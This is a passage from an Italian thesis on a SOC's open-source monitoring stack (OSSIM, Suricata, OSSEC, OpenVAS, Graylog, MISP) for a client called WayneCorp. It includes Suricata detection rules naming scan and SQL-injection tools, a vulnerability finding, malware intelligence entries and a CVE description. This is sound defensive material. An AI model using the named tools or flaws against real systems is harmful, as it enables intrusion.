- **OpenCTI:** Originariamente sviluppato dall'ANSSI, un'agenzia francese per la sicurezza informatica in collaborazione con il CERT-EU, per migliorare le interazioni di partnership in materia di difesa della sicurezza informatica;
- **Alienvault Open Threat Exchange:** Open Threat Exchange è la piattaforma di Threat Intelligence da Alienvault;
- **IBM X-Force Exchange:** la piattaforma di Threat Intelligence fornita da IBM;

## Capitolo 4

# Caso di studio: WayneCorp.

Come già anticipato nel capitolo 1, l'emergenza COVID ha portato un elevata attività criminale nel cyber spazio, sfruttando lo smartworking come spiraglio di accesso alle reti aziendali.

Durante il periodo di stage ho partecipato alle attività del SOC team di Nais dove ho potuto assistere e contrastare in prima linea le minacce conseguenti alla pandemia.

Ho avuto la possibilità di osservare diverse realtà e dimensioni identificandone le criticità e le logiche dietro le quinte, utilizzando diversi software SIEM tra cui QRadar e Ossim.

Nel corso del lockdown ricevendo moltissime segnalazioni, soprattutto di tipo phishing, mi sono occupato di allestire e configurare la piattaforma di threat intelligence MISP permettendo un atteggiamento proattivo contro tutte le minacce correlate al Covid (e non solo).

In questo capitolo verrà descritta l'architettura di monitoraggio di un cliente in particolare, che per ragioni di riservatezza chiamerò WayneCorp.

Inoltre verranno descritti due casi reali di tentativi di attacco, dimostrando l'importanza dell'intelligence durante la detección, l'analisi e la gestione di eventi di sicurezza.

### 4.1 Architettura soluzione adottata

La WayneCorp, possiede una network di circa 60 server e circa 600 client, organizzata tramite Active Directory, grazie alla sua dimensione è stato possibile proporre una soluzione completamente opensource.

L'architettura comprende i seguenti strumenti:

- **AlienVault OSSIM:** Utilizzato per il SIEM;
- **Graylog:** Utilizzato per il log management;
- **MISP:** Utilizzato per arricchire la componente di intelligence;




Figura 4.1: Diagramma architettura soluzione di sicurezza per la WayneCorp.

## 4.2 SIEM: AlienVault OSSIM

OSSIM è un software SIEM open source, come dice l'acronimo: Open Source Security Information Manager, sviluppato dall'azienda AlienVault (dal 2018 acquisita da AT&T).

l'appliance è la combinazione di diverse tecnologie:

- **IDS:** Suricata per NIDS e Ossec per HIDS;
- **Vulnerability assessment(VA):** Scanner OpenVAS;
- **Threat Intelligence:** AlienVault OTX piattaforma di threat intelligence(OSINT);

### 4.2.1 Network IDS: Suricata

Come NIDS OSSIM utilizza Suricata, un engine IDPS di carattere principalmente network based.

Suricata è un motore IDS che utilizza set di regole per monitorare il traffico di rete e attiva avvisi quando si verificano eventi sospetti. Suricata offre un motore a thread multipli e può quindi eseguire l'analisi del traffico di rete con maggiore velocità ed efficienza.

Il progetto, in accordo con la direzione della OISF, è open source e la data di rilascio nella sua prima versione è stata nel corso di dicembre 2009.

Le regole Suricata inerenti un determinato argomento di sicurezza vengono organizzate all'interno di file con estensione .rules, prendendo il nome di ruleset.

```
# This Ruleset is EmergingThreats Open optimized for suricata-2.0-enhanced.

alert tcp $EXTERNAL_NET any -> $HOME_NET 1433 (msg:"ET SCAN Suspicious inbound to MSSQL port 1433"; fil
alert tcp $EXTERNAL_NET any -> $HOME_NET 1521 (msg:"ET SCAN Suspicious inbound to Oracle SQL port 1521
alert tcp $EXTERNAL_NET any -> $HOME_NET 3306 (msg:"ET SCAN Suspicious inbound to mySQL port 3306"; fil
alert tcp $EXTERNAL_NET any -> $HOME_NET 4333 (msg:"ET SCAN Suspicious inbound to mSQL port 4333"; fil
alert tcp $EXTERNAL_NET any -> $HOME_NET 5432 (msg:"ET SCAN Suspicious inbound to PostgreSQL port 5432
#alert http $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"ET SCAN Unusually Fast 403 Error Mess
alert http $EXTERNAL_NET any -> $HTTP_SERVERS any (msg:"ET SCAN Absinthe SQL Injection Tool HTTP Head
alert http $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET SCAN Acunetix Version 6 Crawl/Scan
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET SCAN Acunetix Version 6 /Free Editin
```

Figura 4.2: File .rules contenente la ista di regole Suricata fornite da EmergingThreats

All'interno del file rule-file.yaml nella directory /etc/suricata vengono indicati quali ruleset suricata deve utilizzare per effettuare la detection e la conseguente generazione di eventi SIEM su OSSIM.

```
%YAML 1.1
---
default-rule-path: /etc/suricata/rules
rule-files:
- alienVault.rules
- emerging-activex.rules
- emerging-attack_response.rules
- emerging-botcc.rules
- emerging-ciarmy.rules
- emerging-chat.rules
- emerging-current_events.rules
```

Figura 4.3: File rule-file.yaml contenente la lista di ruleset attive

Per la WayneCorp. è stato configurato un port mirroring verso il sensore di OSSIM, permettendo a Suricata di monitorare il netflow e generare eventi se una regola IDS viene attivata.

#### 4.2.2 Host IDS: OSSEC

AlienVault utilizza OSSEC HIDS per il rilevamento delle intrusioni degli host.

OSSEC è un host-based intrusion detection system (HIDS) opensource ovvero un software in grado di monitorare il funzionamento di un sistema "dal suo interno", anziché ricorrere all'uso delle interfacce di rete (come nel caso di Suricata). Tramite gli agent, installati sulle macchine, vengono inviati i log al server OSSEC e tramite un insieme di regole, in caso di anomalie vengono generati degli allarmi.

In generale l'agent è in grado di:

- Verificare l'integrità dei file memorizzati su disco;
- Controllare la presenza di rootkit;
- Tenere traccia delle performance;

Nella directory /var/ossec/etc è presente il file ossec.conf dove vengono definiti tutti i parametri necessari al server OSSEC per effettuare il monitoring degli host, in particolare:

- Vengono definiti i path dei log da monitorare sulla macchina:

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/error.log</location>
</localfile>
```

Figura 4.4: Porzione file di configurazione ossec.conf, definisce dove prelevare i log di apache

- La lista di ruleset di detection:

```
<rules>
  <include>alienVault/rules/rules_config.xml</include>
  <include>alienVault/rules/pam_rules.xml</include>
  <include>alienVault/rules/sshd_rules.xml</include>
  <include>alienVault/rules/telnetd_rules.xml</include>
  <include>alienVault/rules/syslog_rules.xml</include>
  <include>alienVault/rules/arpwatch_rules.xml</include>
  <include>alienVault/rules/symantec-av_rules.xml</include>
  <include>alienVault/rules/symantec-ws_rules.xml</include>
```

Figura 4.5: Porzione file di configurazione ossec.conf, definisce la ruleset di detection da prelevare

Nel caso in cui un log attiva una regola, viene generato un allarme e scritto l'output nel file alert.log presente nella directory /var/ossec/logs/alerts:

```
AV - Alert - "1603224391" --> RID: "5501"; RL: "3"; RG: "pam,syslog,authentication_success,"; RC: "Login session opened."; USER: [REDACTED]; SRCIP: [REDACTED]
HOSTNAME: "alienvault"; LOCATION: "/var/log/auth.log"; EVENT: "[INIT]Oct 20 22:06:31 alienVault sshd[23279]: pam_unix(sshd:session): session opened for user
[REDACTED]
by (uid=0) [END]"
```

Figura 4.6: Porzione file alert.log in /var/ossec/logs/alerts

OSSIM rimane in lettura del file alert.log e tramite un processo di normalizzazione genera il conseguente evento SIEM.

Per la WayneCorp. sono stati installati gli agent OSSEC su tutto il parco sever.

#### 4.2.3 Vulnerability assessment(VA): OpenVAS

OSSIM possiede anche un modulo di Vulnerability assessment utilizzando OpenVAS.

OpenVAS (Open Vulnerability Assessment System) è l'evoluzione Open Source del framework Nessus, uno dei più importanti security scanner, distribuito come software proprietario.

OpenVAS è un software libero distribuito sotto licenza GPL, in grado di effettuare scansioni di un sistema alla ricerca di vulnerabilità, il tool si basa su un database contenente le principali vulnerabilità le quali verranno analizzate ogni volta si trovi un servizio in ascolto sul target.

Per la WayneCorp. sono stati schedulati scan automatici, con cadenza settimanale, su macchine perimetrali soggette a un maggior rischio.

A seguito di uno scan, se viene segnalata la presenza di una vulnerabilità, procediamo ad analizzare il traffico della macchina vulnerabile, per verificarne l'integrità.

Check for Anonymous FTP Login

**Vulnerability Detection Result:**

It was possible to login to the remote FTP service with the following anonymous account(s):

anonymous:anonymous@example.com  
ftp:anonymous@example.com

Here are the contents of the remote FTP directory listing:

Account "anonymous":  
drwxr-xr-x 3 0 0 4096 May 20 2016 wyse

Account "ftp":  
drwxr-xr-x 3 0 0 4096 May 20 2016 wyse

**Summary:**

Reports if the remote FTP Server allows anonymous logins.

**Solution:**

If you do not want to share files, you should disable anonymous logins.

Figura 4.7: Report VA generato dal modulo OpenVAS

#### 4.2.4 CTI: AlienVault Open Threat Exchange (OTX)

OTX è una piattaforma opensource di threat intelligence utilizzata da OSSIM. L'elemento di intelligence, presente su OTX, prende il nome “pulse”, il quale fornisce un modello della minaccia, elencando tutti gli artefatti utilizzati e la killchain per compiere un determinato attacco.

Le informazioni su OTX, sono di tipo OSINT e possono essere scaricate tramite una subscription.

Eseguita la subscriptiion OTX oltre a fornire la lista di IoC, fornisce a OSSIM le regole per rilevarne la presenza nella network monitorata:

The screenshot shows a detailed report for a malware sample. At the top, there's a green alien head icon. The title is "MAR-10310246-1.v1 – ZEBROCY Backdoor". Below the title, it says "MODIFIED 2 DAYS AGO by AlienVault | Public | TLP: White". The main content area contains several paragraphs of text about the malware analysis, including its purpose, variants, and threat level. It also includes links to references and specific URLs. At the bottom, there are sections for "TAGS", "ADVERSARY", and "MALWARE FAMILY", each listing specific terms related to the malware.

Figura 4.8: Pulse OTX : MAR-10310246-1.v1 – ZEBROCY Backdoor

OSSIM durante l'analisi del netflow se rileva all'interno del pacchetto la presenza di un IoC, appartenente ad un pulse sottoscritto, genera l'allarme e avvia la correlazione degli eventi coinvolti.

Per la WayneCorp. sono state eseguite le subscription per i pulse più inerenti al contesto e al tipo di minacce a cui è più soggetto.

## 4.3 Log manager: Graylog

OSSIM a differenza di altri SIEM commerciali non possiede la componente di log manager, per compensare abbiamo configurato Graylog.

Graylog è una piattaforma opensource di log management, composto dai seguenti componenti:

- **Elasticsearch:** Memorizza tutti i messaggi in ingresso e fornisce un motore di indirizzamento e ricerca dei dati;
- **MongoDB:** Memorizza tutte le configurazioni necessarie per il funzionamento dell'appliance;
- **Graylog server:** Fornisce un interfaccia web per l'analisi e il monitoraggio;




Figura 4.9: Architettura Graylog

Graylog server, legge i dati archiviati su Elasticsearch e tramite un'interfaccia web visualizza i dati permettendone l'analisi e il monitoraggio.

Per il Graylog della WayneCorp. sono stati configurati in input alcuni oggetti strategici tra cui i firewall perimetrali Cisco ASA e i domain controller Windows.

Graylog offre la possibilità di generare stream di dati, sostanzialmente un flusso dati filtrati secondo una certa proprietà.

Per la WayneCorp sono stati configurati diversi stream tra cui uno in particolarmente utile che filtra tutti i log di tipo “traffic denied”(ASA-4-106023) del firewall Cisco ASA, consentendoci di analizzare quali pacchetti sono stati droppati e per quale ragione. Inoltre abbiamo attivato il modulo di Threat Intelligence per lo stream di “traffic denied”, permettendo tramite un mapping di arricchire il log in input.

Fondamentalmente nel momento in cui arriva un log, il modulo analizza il message, estrapola gli IP ed esegue delle query a source di threat intelligence:

#### Rule source

```

1 rule "Threat Intelligence Lookups: src_ip"
2 when
3   has_field("src_ip")
4   then
5     set_fields(threat_intel_lookup_ip(to_string($message.src_ip), "src_ip"));
6   End
7

```

Figura 4.10: Regola lookup di thret intel sul campo src\_ip del message

Con questo meccanismo è possibile aggiungere informazioni al log, come la geolocalizzazione degli IP oppure se gli IP sono presenti in qualche blacklist .

Grazie a Graylog e alle informazioni aggiunte tramite le lookup table è stato possibile generare delle dashboard di threat intelligence, in grado di evidenziare quali IP malevoli comunicano più frequentemente con la network e da quale posizione geografica:




Figura 4.11: Dashboard threat intelligence Graylog

## 4.4 Malware Information Sharing Platform: MISP

MISP (Malware Information Sharing Platform) è una piattaforma opensource che permette la condivisione di caratteristiche tecniche di malware e minacce all'interno di una comunità di fiducia, senza dover condividere informazioni sul contesto del incidente.

MISP fornisce anche meccanismi di automazione che consentono: l'importazione, l'esportazione dei dati in modo automatico e l'integrazione con altri sistemi (es. SIEM, NGAV, ecc.).

L'obiettivo della piattaforma è accelerare il rilevamento degli incidenti e la produzione di contromisure di difesa, soprattutto per le minacce zero day o non ancora riconosciute dai sistemi di detection.

Esistono diverse istanze MISP pubbliche gestite da enti privati o istituzionali che concedono l'accesso alla propria piattaforma, creando delle comunità di organizzazioni e utenti che condividono informazioni.

Ogni comunità possiede delle regole specifiche per l'iscrizione di nuovi utenti, per esempio, devono rispettare dei protocolli di comunicazione specifici.

Di seguito una breve panoramica di alcune comunità esistenti, le rispettive comunità si caratterizzano in base al tipo e al contesto di informazioni condivise:

- **NATO MISP Community:** Istanza MISP utilizzata dalla NATO;
- **MISP COVID-19 Community:** Istanza MISP adattata per la condivisione di informazioni relative al COVID-19. Si concentra su due aree di condivisione: Informazioni mediche, Minacce informatiche e fake news su COVID-19.
- **CIRCL MISP Community:** CIRCL è un CERT che opera nel settore privato e per enti non governativi di Lussemburgo, in questa istanza collaborano più di 1200 organizzazioni europee dove vengono condivise analisi e indicatori di attività malevole.

Queste comunità di solito permettono ai loro membri di accedere all’interfaccia MISP dell’istanza pubblica o di sincronizzarsi con la propria istanza MISP privata:




Figura 4.12: Rappresentazione grafica logica di condivisione tra istanze MISP

Durante lo stage mi sono occupato anche di allestire un’istanza MISP per Nais e ho richiesto l’accesso a 2 istanze pubbliche per accedere alle relative community poter ricevere e condividere informazioni:

- Istanza MISP CIRCL;
- Istanza MISP COVID-19;

#### 4 – Caso di studio: WayneCorp.




Figura 4.13: Dashboard MISP CIRL




Figura 4.14: Dashboard MISP COVID-19

Per l’istanza COVID è stato molto interessante osservare come uno strumento nato per la cybersecurity sia stato declinato a ricevere anche tipologie di dati fuori dal contesto, come indici dei contagi e segnalazioni di fake news.

Per l’accesso alle istanze MISP sopraccitate ho seguito la procedura richiesta che consisteva nella prima fase di presentare la propria organizzazione e specificare quale tipo di informazioni potevamo condividere.

Nella seconda fase è avvenuto lo scambio di chiavi pubbliche PGP, per avviare un canale di comunicazione cifrato e sicuro. Completata questa fase i relativi admin delle istanze ci hanno creato un utenza con privilegi particolari, permettendoci di sincronizzare le istanze remote con la nostra.

Il vantaggio di possedere un’istanza privata consiste nell’avere pieno controllo sulle fonti e dal tipo di eventi ricevuti.

Grazie alla sincronizzazione è stato possibile ricevere informazioni e analisi da altre organizzazioni della community, filtrate per i contesti di nostro interesse, permettendoci di informare i clienti di nuove campagne di phishing e di addestrare gli strumenti di detection, con atteggiamento proattivo.

#### 4.4.1 Eventi

Gli eventi sono le entità che popolano la piattaforma, sono da considerare come scatole vuote da riempire con attributi.

The screenshot shows the MISP interface for viewing an event. The main title is "OSINT - Threat Spotlight: Ratsnif - New Network Vermin from OceanLotus". The left sidebar contains navigation links such as "View Event", "Edit Event", "Delete Event", "Add Attribute", etc. The main content area displays various event details in a table format:

Event ID	1
UUID	5d2417e3-f448-4d33-bbdd-2a1938a6ac88
Creator org	ORGNAME
Owner org	ORGNAME
Email	admin@admin.test
Tags	
Date	2019-07-09
Threat Level	Undefined
Analysis	Initial
Distribution	This community only
Info	OSINT - Threat Spotlight: Ratsnif - New Network Vermin from OceanLotus
Published	No
#Attributes	0 (0 Object)
First recorded change	1970-01-01 01:00:00
Last change	2019-07-09 06:28:19
Modification map	
Sightings	0 (0) - restricted to own organisation only

At the bottom, there are navigation links for "Pivots", "Galaxy", "Event graph", "Correlation graph", "ATT&CK matrix", "Attributes", "Discussion", and a note "1: OSINT ...".

Figura 4.15: Esempio evento MISP

Quando si crea un evento si possono utilizzare dei template, sostanzialmente dei form preconfigurati per semplificare la compilazione (es. template evento “phishing” può contenere un sender IP, email address, contenuto mail, ecc.. ), si possono creare di nuovi o

modificarli in base alle esigenze dei casi d'uso.

Gli Eventi se possiedono attributi in comune vengono correlati e mostrati nel “correlation graph”:




Figura 4.16: Esempio correlation graph MISP

Un evento si può esportare in diversi formati come regola IDS oppure direttamente il plain text degli attributi.

Gli eventi vengono generati tramite due modalità:

- **Organizzazioni remote o locali:** Le organizzazioni generano eventi manualmente, quindi l'analista dell'organizzazione crea un nuovo alert ed esegue manualmente la popolazione/ricerca degli attributi e li inserisce nell'evento, oppure esistono dei connector a piattaforme di detection oppure SIEM che generano in automatico l'evento MISP con le info relative all'allarme SIEM;
- **Feed:** Viene generato un evento a seguito di un pull da una lista di IOC pubblici (es. malwaredomains, ZeuS compromised URL blocklist, ecc...) e sarà popolato da una lista di attributi ricevuti dalla repository interrogata.

Gli eventi vengono condivisi tra le varie organizzazioni tramite protocollo TLP.

#### 4.4.2 Attributi

Gli attributi sono elementi di informazione, contenuti in un evento, possono essere di tipo url, Ip, domini, link ad analisi esterne, ecc... Gli attributi possonono essere organizzati e raggruppati in oggetti e possono essere arricchiti da strumenti di analisi esterni(es. VirusTotal, OTX, GreyNoise, ecc..).

2018-01-09		Name: vulnerability*	References: 0	Inherit	
<input type="checkbox"/>	2018-01-09	Support Tool	references: link	<a href="http://www.huawei.com/en/pslrt/security-advisories/huawei-sa-20171101-01-scpx-en">http://www.huawei.com/en/pslrt/security-advisories/huawei-sa-20171101-01-scpx-en</a>	*  *
<input type="checkbox"/>	2018-01-09	Other	state: text	Reviewed	(0/0)
<input type="checkbox"/>	2018-01-09	Other	summary: text	RP200 V500R002C00, V600R006C00; TE30 V100R001C10, V500R002C00, V600R006C00; TE40 V500R002C00, V600R006C00; TE50 V500R002C00, V600R006C00; TE60 V100R001C10, V500R002C00, V600R006C00 have an out-of-bounds read vulnerabilities in some Huawei products. Due to insufficient input validation, a remote attacker could exploit these vulnerabilities by sending specially crafted SS7 related packets to the target devices. Successful exploit will cause out-of-bounds read and possibly crash the system.	(0/0)
<input type="checkbox"/>	2018-01-09	Other	vulnerable_configuration: text	cpe:2.3:o:huawei:rp200_firmware:v500r002c00	(0/0)
<input type="checkbox"/>	2018-01-09	Other	vulnerable_configuration: text	cpe:2.3:h:huawei:te30	(0/0)
<input type="checkbox"/>	2018-01-09	External analysis	id: vulnerability	CVE-2017-15318	(0/0)
<input type="checkbox"/>	2018-01-09	Other	state: text	Published	(0/0)

Figura 4.17: Esempio attributo MISP

#### 4.5 Scenari di attacco

